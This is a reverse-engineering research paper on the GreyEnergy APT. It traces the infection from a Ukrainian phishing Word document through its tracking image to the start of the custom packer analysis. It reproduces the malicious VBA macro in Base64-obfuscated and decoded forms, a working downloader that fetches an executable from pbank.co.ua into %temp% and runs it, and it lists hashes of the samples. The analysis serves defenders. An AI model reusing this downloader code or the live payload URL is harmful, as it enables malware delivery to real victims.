GreyEnergy: Dissecting the Malware from Maldoc to Backdoor

Comprehensive Reverse Engineering Analysis

Alessandro Di Pinto, Nozomi Networks

Research Paper - February 2019

Table of Contents

1. Abstract

GreyEnergy is an Advanced Persistent Threat (APT) which is believed to have been targeting the energy sector in Ukraine and other Eastern European countries for the past several years. It was first reported by ESET, [1] who believes the malware is the successor to BlackEnergy, which brought down the power system supporting over 200,000 Ukrainians in December 2015.

Up to now, GreyEnergy modules and payloads that specifically target industrial control systems (ICS) have not been identified. Since Advanced Persistent Threats that ultimately target ICS are often initiated with a reconnaissance phase on IT systems, and because of the trend of rapidly increasing convergence between IT and OT systems, it is valuable to understand initial infections. Furthermore, GreyEnergy has the potential to impact critical sectors beyond industrial infrastructure, such as the financial services sector, making understanding it important.

I therefore decided to study the infection components and reverse engineered the GreyEnergy phishing attack that sent a malicious Microsoft Word document (Maldoc) to targeted organizations. This paper provides a comprehensive analysis of how the malware works, from the moment someone receives the phishing email, until the malware (backdoor) is installed in their system. It is a more comprehensive analysis than the blog article I published on this topic in November 2018. [2]

Using multiple techniques, I investigated the three components of infection, the malicious Word document, the custom packer, and the final dropper. My deepest analysis was done on the packer, an executable that decrypts and decompresses another executable inside itself. The packer also uses more than a dozen anti-analysis techniques to make it very difficult to understand. This paper details the logic, methods and tools I used to dissect the packer, and reveal the next stage of the malware attack – the dropper executable.

Having completed my analysis, it's evident that the GreyEnergy packer is robust and significantly slows down the reverse engineering process. The techniques used are not new, but both the tools and the tactics employed were wisely selected. The threat actors' broad use of anti-forensic techniques underlines their attempt to be stealthy and ensure that the infection would go unnoticed.

Given how well the malware disguises itself once it infects a system, the best way for industrial organizations to protect themselves from the GreyEnergy APT is to train employees about the dangers of email phishing campaigns, including how to recognize malicious emails and attachments. In addition, critical infrastructure networks should always be monitored with dedicated cyber security systems to proactively detect any threats present on the network.

As a direct outcome of this analysis, I developed tools to help analysts dissect this piece of malware. The ***GreyEnergy Yara Module,*** [3,4] is high-performing code for compiling with the Yara engine. It adds a new keyword that determines whether a file processed by Yara is the GreyEnergy packer or not.

This tool, combined with the previously published ***GreyEnergy Unpacker*** (a Python script that automatically unpacks both the dropper and the backdoor, extracting them onto a disk), saves other security analysts the reverse engineering work explained in this paper.

I hope that these tools, along with my findings, facilitate further GreyEnergy analysis and help the security community better defend critical infrastructure systems in the future.

2. GreyEnergy High-Level Flow

GreyEnergy uses a common infection method, phishing emails with infected documents. However, the malware's code is anything but common – it is well written, smartly put together and designed to defeat detection by cyber security products. Figure 1 shows the high-level flow of the malware.





Figure 1 - The GreyEnergy malware components and high-level flow, from maldoc to backdoor

The engineering techniques used to generate this flow are described in detail in this research paper.

3. Stage 0 - Malicious Word Document

The attack starts when someone receives a malicious Word Document in their email inbox (SHA-1 *177AF8F6E8D6F4952D13F88CDF1887CB7220A645*).

The document is written in Ukrainian, and at first glance looks very suspicious. Not only are unusual images present, but a security warning is clearly shown at the top of the page, for the presence of macros.



Добрий день, шановний Клієнт!

Державна служба фінансового моніторингу через Нацбанк попросила фінустанову доповісти про операції українців з готівкою. Відомство хоче скласти повну картину про використання готівки у протиправних схемах і зрозуміти причину значного обороту кеш-операцій в країні. Експерти вважають, що після збирання інформації можуть виникнути нові обмеження та санкції.

Прощай свобода!

Національний банк у серпні розіслав банкам лист з проханням заповнити дві анкети. Тема першої – «Ризики використання готівки», другої – «Ризики тероризму і сепаратизму». У супровідній записці НБУ пояснив, що опитувальники розроблені державною службою фінмоніторингу, а зібрані дані ляжуть в основу детального дослідження.

Зокрема, Держфінмоніторинг просить банки надати інформацію про сумнівні операції (і спроби провести такі) за період з початку 2014 по вересень 2017-го.

При цьому відомство цікавить думка банкірів не тільки про причини значного обороту операцій з готівкою. Але і напрями їх використання у протиправних схемах та ступінь участі неприбуткових організацій у підозрілих операціях. Як «підозрювані» перераховані благодійні та релігійні організації, політичні партії і навіть дачні кооперативи. А весь перелік складається з 15пунктів.

Figure 2 - When the malicious Word document is first opened, this is what it looks like.

Scrolling down, the reader is presented with a fake interactive form. At this point the person continues to see the Security Warning at the top of the page, but they also see red text that advises them to enable the macros, i.e. click on the "*Enable Content*" button in the warning.

This is a clear attempt to trick the person into executing the malicious code.




Figure 3 - The red warning at the top of the page encourages viewers to interact with the form.




Figure 4 - Translated into English, the red warning text encourages viewers to enable macro execution.

3.1 Tracking image

Now let’s dive into a technical analysis to understand how this document works.

The first step is to start *FakeNet-NG* [5] in order to capture all the network traffic generated when the document is opened. GreyEnergy then tries to load a remote image; this happens even before enabling the macros.

In fact, the macros are disabled, and no code can be executed. The most obvious purpose of this behavior is to keep track of how many users, as a minimal metric of success, opened the document.




Figure 5 - Shown above is part of the network traffic generated when the maldoc is opened.

The box below shows the **HTTP GET** request performed automatically by the malicious document.

```
GET /img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64;
Trident/7.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 16)
Accept-Encoding: gzip, deflate
Host: pbank.co.ua
Connection: Keep-Alive
```

The contacted domain is `pbank.co.ua`. A quick investigation reveals that `co.ua` is a third-party domain hosting service which allows users to create their own web space.

VirusTotal (https://www.virustotal.com/#/domain/co.ua) provides additional information about the number of different domains observed on it.

Whois Lookup

```
domain: co.ua
nserver: ns3.uadns.com
nserver: ns2.uadns.com
nserver: ns1.uadns.com
status: clientTransferProhibited
created: 2004-02-25 18:13:13+02
modified: 2018-09-23 22:27:10+03
expires: 2027-02-25 18:13:13+02
source: UAEPP
registrar: ua.drs
organization: Service Online LLC
organization-loc: ТОВ "Сервіс Онлайн"
city: Dnipro
country: UA
abuse-email: [REDACTED]@drs.ua
% Query time: 42 msec
```

Observed Subdomains

slando.co.ua
rtfm.co.ua
victorinox.co.ua
yaremche.co.ua
goleador.co.ua
lazada.co.ua
siteforyou.co.ua
pravo.co.ua
avtogid.co.ua
rbti.co.ua

More


URLs

Date scanned	Detections	URL
2018-10-23	0/67	http://co.ua/

Figure 6 - Multiple third-level domains are observed on the domain co.ua.

3.2 Dissecting the Document

The Word document is a *ZIP* archive which can be decompressed in order to navigate its content. After decompression, (e.g., using **7zip** utility [6]), its directory tree is revealed.



```
C:\MALWARE\demo\maldoc>ls -laR
total 5
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
-rw-rw-rw-   1 user     group        4712 Jan  1  1980 [Content_Types].xml
drwxrwxrwx   1 user     group           0 Nov 27 17:09 _rels
drwxrwxrwx   1 user     group           0 Nov 27 17:09 customXml
drwxrwxrwx   1 user     group           0 Nov 27 17:09 docProps
drwxrwxrwx   1 user     group           0 Nov 27 17:09 word

_rels=:
total 1
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
-rw-rw-rw-   1 user     group         590 Jan  1  1980 .rels

customXml=:
total 2
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
drwxrwxrwx   1 user     group           0 Nov 27 17:09 _rels
-rw-rw-rw-   1 user     group         254 Jan  1  1980 item1.xml
-rw-rw-rw-   1 user     group         341 Jan  1  1980 itemProps1.xml

customXml\_rels=:
total 1
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
-rw-rw-rw-   1 user     group         296 Jan  1  1980 item1.xml.rels

docProps=:
total 2
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
-rw-rw-rw-   1 user     group         992 Jan  1  1980 app.xml
-rw-rw-rw-   1 user     group         742 Jan  1  1980 core.xml

word=:
total 156
drwxrwxrwx   1 user     group           0 Nov 27 17:09 .
drwxrwxrwx   1 user     group           0 Nov 27 17:09 ..
drwxrwxrwx   1 user     group           0 Nov 27 17:09 _rels
drwxrwxrwx   1 user     group           0 Nov 27 17:09 activeX
-rw-rw-rw-   1 user     group       61969 Jan  1  1980 document.xml
-rw-rw-rw-   1 user     group        1535 Jan  1  1980 endnotes.xml
-rw-rw-rw-   1 user     group        2384 Jan  1  1980 fontTable.xml
-rw-rw-rw-   1 user     group        2947 Jan  1  1980 footer1.xml
-rw-rw-rw-   1 user     group        1541 Jan  1  1980 footnotes.xml
drwxrwxrwx   1 user     group           0 Nov 27 17:09 media
-rw-rw-rw-   1 user     group        8220 Jan  1  1980 settings.xml
-rw-rw-rw-   1 user     group       38865 Jan  1  1980 styles.xml
drwxrwxrwx   1 user     group           0 Nov 27 17:09 theme
-rw-rw-rw-   1 user     group        1535 Jan  1  1980 vbaData.xml
-rw-rw-rw-   1 user     group       35840 Jan  1  1980 vbaProject.bin
-rw-rw-rw-   1 user     group         497 Jan  1  1980 webSettings.xml
```

Figure 7 - After decompression, the directory structure of the Word document is disclosed.

After decompression, it's possible to locate where the GET request originated, just from searching for the contacted domain `pbank`:

```
7z x maldoc.doc
cd maldoc
grep -ril "pbank" *
  word/_rels/document.xml.rels
```

Opening the file `word/_rels/document.xml.rels` with a text editor shows the XML node requesting the external resource. *Note that Microsoft Word opening this remote resource is an expected and licit behavior, and does not require enabling the macros in the document.*

3.3 Malicious macro

Now that the tracking capability has been covered, it's time to move on the real malicious code. It is contained *compressed* inside the file `word/vbaProject.bin` (visible as second to last in Figure 7).
However, the code can be easily decompressed and extracted using the great tool **oledump,** [7] as shown below:

```
C:\oledump_V0_0_38>python oledump.py maldoc.doc
A: word/vbaProject.bin
 A1:       513 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M   15178 'VBA/ThisDocument'
 A4:      3940 'VBA/_VBA_PROJECT'
 A5:      3656 'VBA/__SRP_0'
 A6:       655 'VBA/__SRP_1'
 A7:      5220 'VBA/__SRP_2'
 A8:       939 'VBA/__SRP_3'
 A9:       782 'VBA/dir'
B: word/activeX/activeX13.bin
 B1:       128 '\x01CompObj'
 B2:        92 'contents'

C:\oledump_V0_0_38>python oledump.py -s A3 -v -e maldoc.doc
<cut>
Function HashCheck()
    On Error Resume Next
    Set s = CreateObject(B64Dec("d3NjcmlwdC5zaGVsbA=="))
    Set h = CreateObject(B64Dec("bXN4bWwyLnhtbGh0dHA="))
    p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("XFRWVU5TUzMuZXhl")
    h.Open "get", B64Dec("aHR0cDovL3BiYW5rLmNvLnVhL2Zhdmljb24uaWNv"), False
    h.send

    With CreateObject(B64Dec("YWRvZGIuc3RyZWFt"))
         .Type = 1
         .Open
         .Write h.responsebody
         .savetofile p, 2
         .Close
    End With

    s.Run p
End Function

Sub Test()
    Call HashCheck
End Sub
<cut>
```

```
Private Sub Document_Open()
<cut>
  Call Test
End Sub

<cut>
```

Part of the output has been removed in order to focus on the important parts of the code.

The function `Document_Open()` is automatically executed once the user clicks on the button "*Enable Content*". It calls the function `Test()` and it, in turn, calls `HashCheck()` which contains the malicious code.

The `HashCheck()` function is a common downloader found in most malicious macros. Its main purpose is to download a malware component remotely, storing it inside the system and finally executing it.

The attacker tried to obfuscate the strings using the *Base64 encoding*, however, that encoding system can be easily reversed. The main purpose was not to protect the strings, but rather avoid pattern-based detection performed by cyber security products. The following code snap shows the downloader's decoded strings:

```
Function HashCheck()
    On Error Resume Next
    ' The object "wscript.shell" provides access to OS Shell methods
    Set s = CreateObject("wscript.shell")

    ' The object "msxml2.xmlhttp" allows to perform HTTP requests
    Set h = CreateObject("msxml2.xmlhttp")

    ' Create the path %temp%\TVUNSS3.exe used to drop the
    ' malicious component inside the filesystem
    p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("\TVUNSS3.exe")

    ' Send a HTTP GET request to download the malicious component
    h.Open "get", B64Dec("http://pbank.co.ua/favicon.ico"), False
    h.send

    ' Use the object "adodb.stream" to save the downloaded file inside
    ' the filesystem using the path created previously and stored in the
    ' variable called "p"
    With CreateObject("adodb.stream")
         .Type = 1
         .Open
         .Write h.responsebody
         .savetofile p, 2
         .Close
    End With

    ' Execute the downloaded component
    s.Run p
End Function
```

The macro downloads a packed dropper (SHA1 51309371673ACD310F327A10476F707EB914E255) designed to implant a persistent backdoor inside the system.

The executables of the backdoor and dropper are contained inside the packer itself, encrypted and compressed with a custom algorithm.

4. GreyEnergy Stage 1 – Packer

The packer binary (SHA-1 51309371673ACD310F327A10476F707EB914E255) downloaded by the Word document is a C++ 32-bit Windows executable compiled on 2012-01-17 03:24:07 (in accordance with the PE header).

The executable is not signed or protected using any known *packer* but contains a massive amount of anti-analysis techniques spread throughout the code, which are described below. The PE header and the sections do not contain anything indicating anomalies or packed code.

Section	VirtSize	VirtAddr	PhysSize	PhysAddr	Characteristics
PE sections					
.text	00009600	00001000	00009600	00000400	* Code, Execute Access, Read Access
.rdata	00002A38	0000B000	00002C00	00009A00	Initialized Data, Read Access
.data	00002C84	0000E000	00001000	0000C600	Initialized Data, Read Access, Write Access
.rsrc	000001B4	00011000	00000200	0000D600	Initialized Data, Read Access

Figure 8 - No suspicious indicators are found in the executable's section.

What is a packer? It's an executable that encrypts and compresses another executable inside it, implementing varied anti-analysis techniques to make it very difficult to investigate and understand. Packers are legitimately used to protect code that is the intellectual property of a person or company. In this case, however, the packer is used by the threat actor to hide the malware. It uses a lot of techniques that make it hard for the security analyst to identify the true malicious code.

How do you recognize a packer? Usually a packer has the following characteristics and capabilities. It:

- Unpacks the original executable into memory
- Resolves imports of the original executable
- Relocates the binary
- Transfers the execution to the original entry point
- Contains few imports
- Includes specific packer sections (like *UPX0*)
- Involves abnormal sections sizes
- Uses anti-analysis techniques, largely involving:
    - anti-debugging
    - anti-VM
    - junk code
    - so much more

Let's go deeper into the analysis to understand what characteristics flag the executable as a packer.

4.1. Overlay data

Observing the file closely, I noticed that the executable is carrying some data encrypted at the end of itself (overlay), starting at the raw offset `0xD800` (SHA-1 overlay data BD67AE6C9C4C5DEE10FD8E889133427BF42D0580).

The first assumption, confirmed during the analysis, is that the data appended at the end of the file is an additional component that is decrypted somehow during run-time. This is not necessarily a malicious indicator, because several Windows-based installers use overlays to store data to be installed inside a system. But it could be a piece of the puzzle.

